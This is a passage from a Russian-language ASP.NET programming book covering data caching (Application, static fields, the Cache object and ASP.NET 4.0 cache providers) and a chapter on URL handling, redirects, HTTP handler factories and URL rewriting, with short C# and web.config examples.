                  MethodName="GetDate" />
```

Метод `GetDate` должен быть обязательно статическим методом страницы:

```
private static string GetDate(HttpContext context)
{
return DateTime.Now.ToString();
}
```

Необходимость в статическом методе объясняется очень просто — закэшированная страница не создает экземпляра соответствующего класса, поэтому нет никакого способа вызывать не статический метод.

Теперь страница будет показывать текущее время независимо от кэширования.

# 7.10. Создание статического кэша

Кэширование данных требуется во многих случаях. Например, сайт использует список городов и список ролей пользователей. Если при каждом обращении к этим данным вынимать из БД весь список, передавать его на веб-сервер (а иногда и не просто на веб-сервер, а через сервер приложений), нагрузка на серверы будет очень большая. Поэтому данные справочники лучше положить в кэш.

Если кэш общий для всех пользователей сайта (а для справочников это обычно так и есть), то проще всего такой кэш разместить в памяти веб-сервера, используя объект `Application`[1]:

```
public class Roles
{
public List<string> roleList = null;

public List<string> RoleList
{
 get
 {
  roleList = HttpContext.Current.
           Application["RoleList"] as List<String>;

  if (roleList == null)
  {
   // Создаем и загружаем список из БД
   roleList = LoadRoleListFromDB();
   HttpContext.Current.Application["RoleList"] = roleList;
  }
  return roleList;
 }
}
}
```

Сначала список `roleList` равен `null`. При первом обращении, если в памяти приложения мы такого объекта не нашли, он создается, загружается из БД и

[1] Для простоты я убрал здесь методы синхронизации, которые требуются для защиты от одновременного доступа из нескольких потоков. Полный пример должен выглядеть так же, как это сделано в листинге 1.3: должен создаваться объект `syncObject`, вызываться метод `lock` и т. д.

сохраняется в памяти. При следующих обращениях загрузки из БД уже не требуется — список ролей будет сразу браться из памяти приложения. При необходимости можно добавить метод перезагрузки списка (например, мы знаем, что данные изменились и нужно обновить кэш). Для этого достаточно просто обнулить ссылку `roleList`[1]:

```
public void ReloadRoleList()
{
roleList = null;
}
```

Больше делать ничего не требуется — при следующем обращении к свойству `RoleList` список будет перечитан из БД.

А можно сделать даже проще. Для помещения данных в память веб-сервера достаточно просто указать атрибут `static`:

```
public class Roles
{
public static List<string> roleList = null;

public List<string> RoleList
{
 get
 {
  if (roleList == null)
  {
    roleList = new List<string>();
  }

  return roleList;
 }
}

public void ReloadRoleList()
{
 roleList = null;
}
}
```

Теперь этот список будет общим для всех пользователей и без явного помещения его в `Application`.

[1] Не забудьте и здесь про синхронизацию!

Замечу, что такой кэш будет работать и на кластерных серверах, но нужно понимать, что загрузка из БД будет сделана столько раз, сколько серверов в кластере, т. к. память у каждого сервера своя и, соответственно, переменная `roleList` тоже будет у каждого своя.

При отладке в Visual Studio 2005 и выше среда не использует IIS (если это не выставлено в настройках специально), но, тем не менее, "эмулятор веб-сервера" работает точно так же и кэширует данные у себя. Для выгрузки кэша нужно щелкнуть правой кнопкой на значке **ASP.NET Development Server** и выбрать меню **Stop**.

# 7.11. Кэширование в ASP.NET 4.0

В ASP.NET 4.0 механизм кэширования был расширен. Для передачи и получения данных из кэша используются специальные провайдеры кэширования (cache provider). Для кэширования можно выбрать один из стандартных провайдеров или создать свой. Другими словами, можно задать хранилище, где будут храниться закэшированные данные.

Стандартные провайдеры позволяют хранить данные в памяти, локальном или удаленном диске, "облачном" хранилище или распределенном хранилище кэширования (distributed cache engines).

Для создания своего провайдера необходимо создать наследник класса `System.Web.Caching.OutputCacheProvider`.

Указать нужный провайдер можно на уровне страницы или отдельного элемента управления:

```
<%@ OutputCache Duration="60" VaryByParam="None"
                  providerName="DiskCache" %>
```

Либо можно задавать провайдер в файле web.config в подсекции `outputCache`:

```
<caching>
<outputCache defaultProvider="AspNetInternalProvider">
  <providers>
   <add name="DiskCache"
    type="Test.OutputCacheEx.DiskOutputCacheProvider,
                      DiskCacheProvider"/>
  </providers>
</outputCache>
</caching>
```

По умолчанию используется провайдер `AspNetInternalProvider`, который хранит кэш в памяти сервера.

Чтобы изменить провайдер для запроса, необходимо переопределить новый метод `GetOuputCacheProviderName` в файле Global.asax:

```
public override string GetOutputCacheProviderName(
                      HttpContext context)
{
if (context.Request.Path.EndsWith("Advanced.aspx"))
 return "DiskCache";
else
 return base.GetOutputCacheProviderName(context);
}
```

Механизм провайдеров дает большую гибкость при управлении кэшированием.

# 7.12. Использование кэша ASP.NET

## 7.12.1. Чем *Cache* отличается от *Application*

Объект `Cache` во многом похож на объект `Application`. Данные, сохраненные в нем, доступны всем запросам от всех клиентов. Но есть несколько отличий:

- объект `Cache` потокобезопасен. Это означает, что объект `Cache` не нужно блокировать перед добавлением или удалением элемента;
- элементы из кэша удаляются автоматически. В ASP.NET имеются возможности гибкой настройки удаления элементов из кэша. Это может быть время жизни объекта в кэше или время без обращений к объекту;
- элементы кэша поддерживают зависимости. Элемент в кэше можно привязать к файлу, папке, таблице БД и т. п. Если этот ресурс изменится, то кэшируемый элемент автоматически считается недействительным и уничтожается.

Аналогично элементам `Application`, кэш хранится в памяти веб-сервера и перестает существовать после перезапуска домена приложения. Кроме того, по этой же причине он не может быть общим для кластера серверов.

## 7.12.2. Добавление элементов в кэш

Кэш поддерживает множество вариантов добавления элементов, которые осуществляются либо по ключу, либо с помощью метода `Insert`. Самый полный вариант метода `Insert` имеет такую сигнатуру:

```
Cache.Insert(ключ, значение, зависимости, абсолютное время,
      скользящее время, приоритет, метод обратного вызова);
```

Я не буду подробно описывать каждый параметр. Их описание можно найти в справке. Вместо этого я перечислю наиболее интересные варианты использования данного метода.

## Простое добавление в кэш

Элементы в кэш можно добавлять по имени ключа:

```
Cache["myList"] = myList;
```

Или с помощью метода `Insert`:

```
Cache.Insert("myList", myList);
```

В этом случае контроль за временем жизни элемента программист берет на себя. Удалить элемент из кэша можно с помощью метода `Remove`.

## Задание абсолютного времени устаревания

Абсолютное время устаревания задает точное время, когда объект будет считаться недействительным. Вот пример помещения элемента в кэш ровно на 60 минут:

```
Cache.Insert("MyItem", myObject, null,
          DateTime.Now.AddMinutes(60), TimeSpan.Zero);
```

Для установки абсолютного времени параметр абсолютного времени задает время, когда объект станет недействительным, а параметр скользящего времени указывается как `TimeSpan.Zero`.

## Задание скользящего времени устаревания

При скользящем устаревании система ожидает установленного времени бездействия элемента кэша. Другими словами, объект будет удален из кэша, если к нему не было обращений указанное время. Вот пример помещения элемента в кэш с условием его уничтожения "если к нему не будет обращений в течение 10 минут":

```
Cache.Insert("MyItem", myObject, null,
          DateTime.MaxValue, TimeSpan.FromMinutes(10));
```

Для установки скользящего времени параметр абсолютного времени устанавливается в значение `DateTime.MaxValue`.

## Задание зависимостей от другого элемента кэша

Зависимость создается с помощью класса `CacheDependency`. Вот пример создания зависимости одного элемента кэша от другого:

```
// Кладем в кэш первый элемент
Cache["Key1"] = myObject1;
// Создаем зависимость
CacheDependency dependency = new CacheDependency(null,
    new string[] { "Key1" });
// Добавляем второй элемент в кэш с зависимостью от первого
Cache.Insert("Key2", myObject2, dependency);
```

После этого, если элемент `Key1` в кэше изменится или будет удален из кэша, `Key2` будет удален автоматически.

## Задание зависимостей от файла или папки

Для создания зависимости от файла (или нескольких файлов) используется первый параметр класса `CacheDependency`. Вот например, создание зависимости от XML-файла (логично предположить, что список `productInfo` был загружен из этого файла и будет недействительным при изменении этого файла):

```
CacheDependency dependency =
      new CacheDependency(Server.MapPath("ProductList.xml"));
Cache.Insert("ProductList", productList, dependency);
```

Аналогично можно установить зависимость от папки. При добавлении, удалении или модификации любого файла в этой папке элемент будет признан недействительным. То же самое произойдет при любой модификации вложенных папок, но не при изменении в самих вложенных папках. Так глубоко монитор зависимостей не лезет.

В качестве параметра можно передавать не один путь, а массив строк, задающий набор путей для контроля.

## Задание времени начала контроля зависимостей

Контроль зависимостей начинается сразу же при создании объекта `CacheDependency`, поэтому возможна ситуация, когда элемент (например, файл ProductList.xml из примера выше) изменится до того, как зависимый элемент будет помещен в кэш. Исправить такую ситуацию можно с помощью третьего параметра класса `CacheDependency`, который позволяет указать время, когда начнется контроль зависимостей:

```
CacheDependency dependency =
  new CacheDependency(Server.MapPath("ProductList.xml"),
            DateTime.Now.AddSeconds(60));
```

Теперь контроль начнется только через 60 секунд после создания зависимости.


## Задание приоритетов освобождения

При нехватке памяти ASP.NET удаляет элементы из кэша, не дожидаясь выполнения условий их недействительности. Если в этом случае система находит два элемента, находящиеся в кэше почти одинаковое время, она сравнивает их приоритеты. Повышенный приоритет кэширования обычно назначается элементам, которые требуют больше времени на их пересоздание. Всего может быть шесть приоритетов: `High`, `AboveNormal`, `Normal`, `BelowNormal`, `Low`, `NotRemovable`. Элементы с приоритетом `High` имеют минимальную вероятность быть удаленными, когда сервер освобождает системную память. Элементы с приоритетом `Low`, наоборот, имеют наибольшую вероятность быть уничтоженными. Элементы с приоритетом `NotRemovable` обычно не удаляются из кэша при очистке памяти.

## Обращение к элементам кэша

При извлечении элемента из кэша всегда есть вероятность, что элемент устарел и был уничтожен. Для простоты проверок я рекомендую оформлять обращения к кэшу в виде свойств, например:

```
private List<string> BookList
{
get
{
 // Если элемент есть в кэше
 if (Cache["bookList"] != null)
 {
  // Возвращаем элемент из кэша
  return (List<string>) Cache["bookList"];
 }
 else
 {
  // Элемента в кэше нет — загружаем его из БД
  List<string> list = GetBookListFromDB();
  // Сохраняем в кэше
  Cache.Insert("bookList", list, .........);
  // Возвращаем результат
  return list;
 }
}
}
```



# ГЛАВА 8

# Работа с URL

Первым хакером признан Старик,
закачавший через сеть особняк,
дворянский титул и новое корыто.

## 8.1. Получение "чистого" пути к странице

Получение чистого (т. е. без параметров, но с префиксом, именем сервера, портом и т. д.) пути к странице выглядит так:

```
string pathPath = Request.Url.AbsoluteUri;
if (!string.IsNullOrEmpty(Request.Url.Query))
pathPath = pathPath.Replace(Request.Url.Query, string.Empty);
if (!string.IsNullOrEmpty(Request.PathInfo))
pathPath = pathPath.Replace(Request.PathInfo, string.Empty);
```

К сожалению, я не знаю способа сделать это более просто.

## 8.2. Получение "чистого" пути к приложению

Получение чистого (т. е. без параметров, но с префиксом, именем сервера, портом и т. д.) пути к приложению выглядит так:

```
UriBuilder ub = new UriBuilder(Request.Url.AbsoluteUri);
string rootPath = new UriBuilder(ub.Scheme, ub.Host,
            ub.Port, ResolveUrl("~")).ToString();
```

Этот метод работает независимо от того, в какой папке находится страница, на которой он вызывается.

# 8.3. Чем URL отличается от URI

URL (Uniform Resource Locator) — это адрес ресурса в Интернете. URI (Uniform Resource Identifier) — идентификатор ресурса. Разница лишь в том, что URI не указывает как получить ресурс, а является только его идентификатором. Таким образом, URL всегда является URI, но не наоборот.

Примеры URI:

```
http://ru.wikipedia.org/wiki/URI
ftp://ftp.is.co.za/rfc/rfc1808.txt
news:comp.infosystems.www.servers.unix
tel:+1-816-555-1212
```

Первые две записи являются так же и URL.

# 8.4. Разбор URL на составляющие

Строку адреса можно разобрать на составляющие части (адрес, порт, протокол и т. д.) посредством класса `System.UriBuilder` (листинг 8.1). С помощью этого класса можно выполнить и обратное преобразование.

**Листинг 8.1. Разбор URL на составляющие**

```
using System;

namespace UriParse
{
class Class1
{
 [STAThread]
 static void Main(string[] args)
 {
  UriBuilder parser =
   new UriBuilder("http://microsoft.com:80/default.aspx?id=55");
  // microsoft.com
  Console.WriteLine(parser.Host);
  // http
  Console.WriteLine(parser.Scheme);
  //http://microsoft.com/default.aspx?id=55
  Console.WriteLine(parser.Uri);
  // /default.aspx
  Console.WriteLine(parser.Path);
```

```
  // 80
  Console.WriteLine(parser.Port);
  // ?id=55
  Console.WriteLine(parser.Query);

  UriBuilder builder = new UriBuilder(
     "https", "microsoft.com", 81, "/default.aspx","?id=77");
  // Получим https://microsoft.com:81/default.aspx?id=77
  Console.WriteLine(builder.ToString());
 }
}
}
```

# 8.5. Преобразование относительного пути в абсолютный

Операция преобразования относительного пути в абсолютный требуется, например, при необходимости загрузить конфигурационный файл. Выполнить преобразование можно с помощью метода `Server.MapPath`:

```
XmlDocument doc = new XmlDocument();
doc.Load(Server.MapPath("config.xml"));
```

Корневую директорию можно получить с помощью следующих запросов:

```
<%= Server.MapPath("/")%>
```

или

```
<%= Server.MapPath("")%>
```

И тот и другой запрос вернет строку `c:\inetpub\wwwroot` или путь виртуального каталога.

Еще один вариант — использование метода `ResolveUrl`, например, так:

```
<script src="<%= ResolveUrl("~/Scripts/common.js") %>"
              type="text/javascript"> </script>
```

# 8.6. Проверка использования защищенного протокола

Конечно можно сравнить, не начинается ли ссылка на страницу со строки `https` или `HHPS` (и многие так и делают, к сожалению), но более правильный путь — проверить значение свойства `Request.IsSecureConnection`. Если `true`, значит используется защищенный канал, например, HTTPS.

# 8.7. Перенаправление на другую страницу

Для перенаправления на другую страницу можно использовать метод `Server.Transfer` или `Response.Redirect` *(см. разд. 8.7.3)*.

Еще один вариант, но не совсем перенаправления, а просто выполнения страницы — метод `Server.Execute` *(см. разд. 8.7.4)*.

Для JavaScript используются методы:

- `window.location = url;` — перенаправляет на другую страницу;
- `window.open(url);` — открывает новое окно с указанным адресом.

Ну и, конечно, можно просто использовать HTML-тег:

```
<a href="ссылка">текст</a>.
```

Кстати, для новичков — если необходимо просто вывести сообщение с кнопкой **OK**, то открывать новое окно не нужно. Для этого есть простой метод `alert(сообщение)`.

## 8.7.1. Постоянное перенаправление (код 301)

При вызове метода `Response.Redirect` происходит передача браузеру HTTP-кода 302, который означает, что ресурс (в частности, веб-страница) был временно перемещен. Соответственно, браузер переходит на указанный адрес в надежде найти нужный ресурс там. Все хорошо, но поисковые машины воспринимают временное перемещение именно как временное. Код 301 сообщает браузеру, что ресурс навсегда перемещен по новому адресу, а для того чтобы передать этот код, можно использовать следующий фрагмент:

```
var newUrl = new UriBuilder(новый адрес);
Response.StatusCode = 301;
Response.Status = "301 Moved Permanently";
Response.AddHeader("Location", newUrl.Uri.AbsoluteUri);
Response.End();
```

Говорят, что в ASP.NET 4.0 будет метод `RedirectPermanent`, который будет выполнять передачу браузеру кода 301.

## 8.7.2. Перенаправление через определенный интервал времени

С помощью метатега `refresh` можно перенаправить управление на нужную страницу через определенный интервал времени. *(См. разд. 2.26.2.)*

## 8.7.3. Чем *Server.Transfer* отличается от *Response.Redirect*

Для перенаправления запроса существует два метода: `Response.Redirect` и `Server.Transfer`. Фактически они выполняют одну и ту же функцию, но между ними есть существенная разница.

При использовании метода `Response.Redirect` сервер направляет обозревателю (клиенту) HTTP-ответ, в котором содержится расположение нового адреса URL (HTTP-код 302). Клиент выходит из очереди запросов данного сервера и отправляет новый HTTP-запрос по указанному адресу. Сервер добавляет этот запрос в очередь запросов вместе с запросами других клиентов, поступившими за это время. Таким образом, для перенаправления с помощью `Response.Redirect` требуется двойной обмен, что повышает нагрузку на сервер.

Метод `Server.Transfer` отправляет запросы из одного исполняемого ASPX-файла в другой. Во время передачи первоначально запрошенный ASPX-файл сразу же прекращает выполнение, но не очищает выходной буфер. Таким образом, происходит "подмена" содержимого непосредственно на стороне сервера. Кроме минимизации количества запросов, это означает, что новый файл имеет доступ к тому же набору внутренних объектов (`Request`, `Response`, `Server`, `Session` и `Application`), что и первоначально запрошенный файл. Правда, с оговоркой — для этого нужно использовать реализацию данного метода с двумя параметрами:

```
Server.Transfer(string path, bool preserveForm)
```

Второй параметр как раз и определяет, сохранять ли значения внутренних объектов. Кроме того, использование метода `Server.Transfer` допускается для передачи между ASPX-файлами, расположенными в различных приложениях. Тем не менее при передаче в ASPX-файл, расположенный в другом приложении, этот файл будет вести себя так, как если бы он был частью приложения, которое начало передачу. Это означает, что указанный файл будет иметь доступ только к тем переменным, область определения которых задана для исходного приложения, а не того приложения, в котором этот файл фактически находится *(см. разд. 13.15)*. Например, при передаче из файла, расположенного в приложении `A`, в файл, расположенный в приложении `B`, приложение `A` фактически заимствует этот файл у приложения `B` и исполняет его как часть приложения `A`. Обратная сторона такой подмены — URL в браузере останется старым и не будет отражать истинного URL страницы, т. к. браузер клиента о подмене содержимого не знает.

## Ошибка *"View State Is Invalid"*

Если при использовании метода `Server.Transfer` возникает ошибка "`View state is invalid`", это означает, что атрибут `EnableViewStateMac` элемента `pages` в web.config установлен в значение `true`. Подробнее этот вопрос описан в статье

**http://support.microsoft.com/default.aspx?id=kb;en-us;Q316920**

## Почему *Server.Transfer("page.html")* дает пустую страницу?

Метод `Server.Transfer` можно использовать только для ASPX-страниц. Для HTML-страниц нужно использовать `Response.Redirect`.

## Как распознать *Response.Redirect* и *Server.Transfer*

На самой странице отличить, был ли переход на нее сделан с помощью вызова `Response.Redirect` или с помощью `Server.Transfer`, можно с помощью такой проверки в методе `Page_Load`:

```
bool flag = (Context.Handler != this);
```

Если значение переменной `flag` будет равно `true`, то переход на эту страницу был сделан с помощью метода `Server.Transfer`.

## Выбор между *Response.Redirect* и *Server.Transfer*

Как сделать выбор между использованием этих двух методов? Можно вооружиться следующими правилами.

Используем `Response.Redirect`:

- передача управления идет на простой HTML-файл или на внешний веб-сервер;
- "лишний" запрос на каждый переход не является критичным для приложения;
- не нужно сохранять внутренние объекты (такие как строку запроса, переменные формы и т. д.);
- нужно, чтобы пользователь увидел новую строку запроса в браузере (например, если пользователь должен иметь возможность запомнить ее в ссылках **Избранное**).

Используем `Server.Transfer`:

- передача управления идет на ASPX-страницу того же самого сервера;
- нагрузка на сервер является критичной, и двойной запрос на каждый переход не допустим;

- нужно сохранять параметры предыдущего запроса;
- пользователю не нужно показывать реальную ссылку на страницу.

Думаю, что этих правил вполне достаточно, чтобы сделать верный выбор.

## 8.7.4. Чем *Server.Execute* отличается от *Server.Transfer*?

В *разд. 8.7.3* я описывал различия `Server.Transfer` и `Responce.Redirect`. Метод `Server.Execute` выполняет несколько другие действия. При его вызове управление не передается другой странице, но сама страница выполняется в рамках текущего запроса. Полученный результат выводится в текущую страницу:

```
Server.Execute("Page1.aspx");
```

Более того, с помощью одной из реализаций этого метода можно получить результат вызова страницы в буфер:

```
StringWriter writer = new StringWriter();
Server.Execute("Page1.aspx", writer);
Response.Write("Результат: <br>"+ writer.ToString());
```

И в первом и во втором случаях после вызова метода `Execute` вызывающая страница продолжает выполняться, т. е. непосредственно перенаправления не происходит, происходит именно вызов.

## 8.7.5. Сравниваем *Server.Transfer*, *Server.Execute* и *Response.Redirect*

Common/Redirects

Небольшой тест позволит более четко понять разницу между тремя этими методами. Итак, на первой странице (Default.aspx) располагаем кнопку, которая будет вызывать нужный нам метод. Страница, на которую мы будем загружать, будет называться Page1.aspx. Чтобы видеть, что происходит, мы окружим вызов метода отладочной информацией:

```
Debug.WriteLine("Start");
...вызываем один из методов...
Debug.WriteLine("End");
```

## Вызываем *Response.Redirect*

Выполняемый код выглядит так:

```
Debug.WriteLine("Response.Redirect Start");
Response.Redirect("Page1.aspx");
Debug.WriteLine("Response.Redirect End");
```

После выполнения этого кода браузер открывает страницу Page1.aspx, причем в строке адреса показывается адрес этой страницы. А вот в отладочной информации нас ждет неожиданность:

```
Response.Redirect Start
An exception of type 'System.Threading.ThreadAbortException' occurred
in mscorlib.dll but was not handled in user code
```

Строка `Start` вывелась, а затем было сгенерировано исключение `ThreadAbortException`. Это происходит из-за того, что ASP.NET вынужден прервать текущий поток обработки страницы Default.aspx и ответить браузеру кодом перехода на страницу Page1.aspx. Прерывание потока выполняется с помощью исключения. Другими словами, возникновение этого исключения — нормальный рабочий процесс.

Но если все-таки нужно, чтобы код после перенаправления выполнился, необходимо использовать другую реализацию этого метода с параметром `endResponse`, равным `false`:

```
Debug.WriteLine("Response.Redirect Start");
Response.Redirect("Page1.aspx", false);
Debug.WriteLine("Response.Redirect End");
```

Теперь код выполнится до конца, и только после этого произойдет перенаправление. В отладочной информации будет записано:

```
Response.Redirect Start
Response.Redirect End
```

Адрес страницы в браузере будет сменен на Page1.aspx.

## Вызываем *Server.Transfer*

Выполняемый код выглядит так:

```
Debug.WriteLine("Server.Transfer Start");
Server.Transfer("Page1.aspx");
Debug.WriteLine("Server.Transfer End");
```

При выполнении кода все работает точно так же, как с `Responce.Redirect`, т. е. в отладочной информации видно только строку старта и исключение

ThreadAbortException. Отличие в том, что перенаправление произошло не через браузер, а на сервере, поэтому в адресной строке браузера остался адрес страницы Default.aspx.

Избавиться от исключения здесь возможности нет — сервер должен сразу перейти на указанную страницу.

Вторая реализация этого метода позволяет управлять окружением запроса:

```
public void Transfer(string path, bool preserveForm);
```

Если параметр preserveForm равен true, то значение параметров адреса (QueryString) и коллекция параметров формы (в частности ViewState) сохраняются. Иначе они очищаются.

### Вызываем *Server.Execute*

Выполняемый код выглядит так:

```
Debug.WriteLine("Server.Execute Start");
Server.Execute("Page1.aspx");
Debug.WriteLine("Server.Execute End");
```

В результате выполнения управление остается на вызывающей странице, т. е. Default.aspx, в отладочной информации видно, что выполнились все методы до и после вызова:

```
Server.Execute Start
Server.Execute End
```

А вот результат страницы Page1.aspx попал прямо в страницу Default.aspx, т. е. все, что было на Page1.aspx, видно в начале Default.aspx. С помощью второго параметра можно перенаправить вывод в буфер, а затем отправить его, например, по почте.

## 8.8. Управление созданием HTTP-обработчиков (*IHttpHandler)*

С помощью интерфейса IHttpHandlerFactory можно управлять созданием обработчиков. Вместо прямого создания IHttpHanler создается обработчик IHttpHandlerFactory, который регистрируется в web.config вместо обычного обработчика (листинг 8.2).

```
<httpHandlers>
<!--add verb="*"  path="DownloadTxt.aspx"
       type="Example.DownloadTxtHandler,Example" /-->
```

```
  <add verb="GET" path="DownloadTxt.aspx"
       type="Example.DownloadHandlerFactory, Example" />
</httpHandlers>
```

Далее внутри этого класса можно управлять выбором обработчика в зависимости от запроса (`get`, `post`), пути и т. д.

**Листинг 8.2. Управление обработчиками с помощью интерфейса `IHttpHandlerFactory`**

```
using System;
using System.Web;

namespace Example
{
public class DownloadHandlerFactory : IHttpHandlerFactory
{
 public IHttpHandler GetHandler(HttpContext context,
     string requestType, String url, String pathTranslated)
 {
  IHttpHandler handlerToReturn = new DownloadTxtHandler();

   // Можно создавать различные обработчики
   // для post, get и т. д.
//   switch (context.Request.RequestType.ToLower())
//   {
//    case "get":
//     handlerToReturn = ...;
//    case "post":
//     handlerToReturn = ...;
//   }

  return handlerToReturn;
 }

 public void ReleaseHandler(IHttpHandler handler)
 {
 }

 public bool IsReusable
 {
  get
  {
```

```
    // Для использования пула нужно вернуть true
    return false;
   }
  }

}
}
```

# 8.9. Можно ли задать расширение в диалоге выбора файла

Нет, к сожалению, такой возможности нет. Единственный способ — загружать файл апплетом (ActiveX, Flash, Java).

# 8.10. Отобразить значок состояния ICQ-пользователя

Отобразить состояние пользователя ICQ на сайте можно с помощью такого тега:

```
<img src="http://wwp.icq.com/scripts/online.dll?icq=номер&img=5" />
```

# 8.11. Отобразить значок состояния Skype-пользователя

Скрипт, отображающий значок состояния Skype-пользователя, можно создать на сайте Skype:

**http://www.skypeclub.ru/skype_buttons.htm**

# 8.12. Получение относительного пути

Common\UriTest

Для создания относительного пути можно применять класс `Uri`. Пример его использования показан в листинге 8.3.

**Листинг 8.3. Создание относительных путей**

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
```

```
namespace UriTest
{
 class Program
 {
   static void Main(string[] args)
   {
     Uri uri1 = new Uri(@"C:\111\222\333\444\5.txt",
                 UriKind.Absolute);
     Uri uri2 = new Uri(@"C:\111\222\",
                  UriKind.Absolute);
     Uri uri3 = new Uri(@"C:\111\222\555\666\",
                 UriKind.Absolute);

     // Создаем относительные пути
     Uri res1 = uri2.MakeRelativeUri(uri1);
     Uri res2 = uri3.MakeRelativeUri(uri1);

     // Выведет 333/444/5.txt
     Console.WriteLine(res1.ToString());
     // Выведет ../../333/444/5.txt
     Console.WriteLine(res2.ToString());
   }
 }
}
```

# 8.13. Оптимизация ссылок (URL Rewriting)

Common\URLRewrite

Оптимизация ссылок, точнее, перезапись (извините уж за такой перевод) используется для оптимизации индексации поисковыми машинами. Например, если страница отображает некоторые списки, тип которых зависит от параметра, то адрес такой страницы обычно имеет вид:

**http://mysite/catalog.aspx?id=books**

Для поисковых машин такой адрес не очень интересен, т. к. он фактически ничем не отличается от такого же, но с параметром `auto` или каким-либо другим. Оптимальными для поисковых машин являются адреса, различающиеся собственно адресом, а не параметрами, т. е. для наших каталогов они должны выглядеть так:

**http://mysite/books**

**http://mysite/auto**

Или так:

**http://mysite/catalog.aspx/books**

**http://mysite/catalog.aspx/auto**

Конечно, создавать физические страницы под каждый каталог не удобно, да и не реально, если число каталогов не фиксировано.

## 8.13.1. Использование свойства *PathInfo*

Одна из самых простых реализаций перезаписи ссылок — это использование свойства `Request.PathInfo` вместо `QueryString`. Именно это свойство возвращает весь путь после имени страницы, если в ссылке не указан знак вопроса, который отделяет адрес от параметров. Посмотрите, если строка подключения содержит `books` как параметр, то значения основных свойств следующие:

```
PathInfo =
Path =/URLRewrite/Default.aspx
PhysicalApplicationPath =E:\MyBooks\ReceiptsASP\Tests\URLRewrite\
PhysicalPath =E:\MyBooks\ReceiptsASP\Tests\URLRewrite\Default.aspx
QueryString =id=books
```

А если ссылка задана внутри пути (как в последнем примере), то свойства заполняются так:

```
PathInfo =/books
Path =/URLRewrite/Default.aspx/books
PhysicalApplicationPath =E:\MyBooks\ReceiptsASP\Tests\URLRewrite\
PhysicalPath =E:\MyBooks\ReceiptsASP\Tests\URLRewrite\Default.aspx
QueryString =
```

В общем-то ничто не мешает использовать оба свойства одновременно, например, для ссылки вида

```
http://localhost:3544/URLRewrite/Default.aspx/books?id=5
```

Свойства будут такие:

```
PathInfo =/books
Path =/URLRewrite/Default.aspx/books
PhysicalApplicationPath =E:\MyBooks\ReceiptsASP\Tests\URLRewrite\
PhysicalPath =E:\MyBooks\ReceiptsASP\Tests\URLRewrite\Default.aspx
QueryString =id=5
```

Таким образом, оптимизацию ссылок можно легко реализовать без дополнительных настроек IIS и т. д.

## 8.13.2. Использование метода *RewritePath*

Еще один вариант реализации перезаписи ссылок — использование метода `HttpContext.RewritePath`. Проще всего вызывать этот метод в обработчике `Application_BeginRequest` в global.asax:

```
void Application_BeginRequest(object sender, EventArgs e)
{
string fullOrigionalpath = Request.Url.ToString();
if (fullOrigionalpath.Contains("/Catalog/Books.aspx"))
{
 Context.RewritePath("/Catalog.aspx?id=books");
}
}
```

Теперь при обращении к странице Books.aspx сервер передаст управление на страницу Catalog.aspx с параметром `id` равным `books`.

Конечно, проще не всегда означает хорошо. Жестко зашитые в код преобразования путей это очень не красиво и не удобно. Значительно лучше сохранить информацию о переходах в конфигурационном файле и обрабатывать страницы согласно этой конфигурации. Именно так сделано в модуле **UrlRewriter**, скачать который можно по ссылке

**http://sourceforge.net/projects/urlrewriter/**

Это свободно распространяемый проект с открытым исходным кодом. Для подключения его к своему сайту не требуется ничего, кроме регистрации его в web.config и создания конфигурации:

```
<?xml version="1.0"?>
<configuration>
 <configSections>
  <section name="rewriter" requirePermission="false"
   type="Intelligencia.UrlRewriter.Configuration.
              RewriterConfigurationSectionHandler,
             Intelligencia.UrlRewriter" />
 </configSections>
 <system.web>
  <httpModules>
   <add name="UrlRewriter"
       type="Intelligencia.UrlRewriter.RewriterHttpModule,
       Intelligencia.UrlRewriter"/>
  </httpModules>
 </system.web>
```

```
<rewriter>
  <rewrite url="~/catalog/books.aspx"
       to="~/catalog.aspx?id=books" />
 </rewriter>
</configuration>
```

Причем, для путей можно использовать регулярные выражения, например, перенаправлять все категории каталога, а не только `books`:

```
<rewriter>
<rewrite url="~/products/(.+).aspx"
    to="~/products.aspx?category=$1" />
</rewriter>
```

Еще один вариант реализации такого модуля:

**http://www.urlrewriting.net/en/Default.aspx**

## 8.13.3. Использование IIS7

В IIS5 и 6 для перезаписи ссылок придется создавать ISAPI-фильтр, но IIS7 позволяет настроить перезапись ссылок, реализованную с помощью **UrlRewriter**, только конфигурационным путем. Для этого в файл web.config, кроме указанных ранее секций, нужно добавить еще одну:

```
<configuration>
<system.web>
 <system.webServer>
   <modules runAllManagedModulesForAllRequests="true">
     <add name="UrlRewriter"
      type="Intelligencia.UrlRewriter.RewriterHttpModule" />
   </modules>
   <validation validateIntegratedModeConfiguration="false" />
 </system.webServer>
```

Эта секция указывает IIS7 передавать все запросы на модуль перезаписи. Зачем это нужно, я расскажу в *разд. 8.13.6*.

## 8.13.4. Использование web.config

Примитивное перенаправление можно сделать с помощью конфигурации в web.config:

```
<configuration>
<system.web>
 <urlMappings enabled="true">
```

```
  <add url="~/Article28.aspx"
       mappedUrl="~/MyNewBestArtile.aspx"/>
 <urlMappings>
</system.web>
</configuration>
```

## 8.13.5. Ссылки на картинки, скрипты и др.

Часто при использовании перезаписи ссылок возникает проблема с тем, что ломаются пути к картинкам, файлам стилей, скриптам и т. д. Например, если страница ссылается на файл logo.png, а вызов страницы производится по адресу `/catalog/books`, который на самом деле является страницей `/catalog.aspx?id=books`, то вполне вероятно, что ссылка на эту картинку будет сформирована как `/catalog/logo.png`, вместо просто `logo.png`. Для решения этой проблемы все ссылки должны указываться относительно текущего адреса, т. е. начинаться со слэша. В нашем примере картинка должна иметь ссылку `/logo.png`, а не просто `logo.png`. Для серверных элементов используется ссылка вида `~/logo.png`, например:

```
<asp:image imageurl="~/img/logo.png" runat="server"/>
```

Теперь все ссылки будут формироваться правильно, независимо от перенаправления. Вообще говоря, этим правилом нужно пользоваться всегда, независимо от наличия системы перенаправления.

## 8.13.6. Сравнение вариантов перезаписи ссылок

Какую же реализацию предпочесть и в каких случаях?

Первый вариант реализации хорош только для небольшого числа страниц. Иначе придется создавать базовую страницу, в которой придется каким-то образом анализировать пути и перенаправлять управление согласно некой конфигурации. Другими словами, фактически получится второй вариант, только в более сложной реализации.

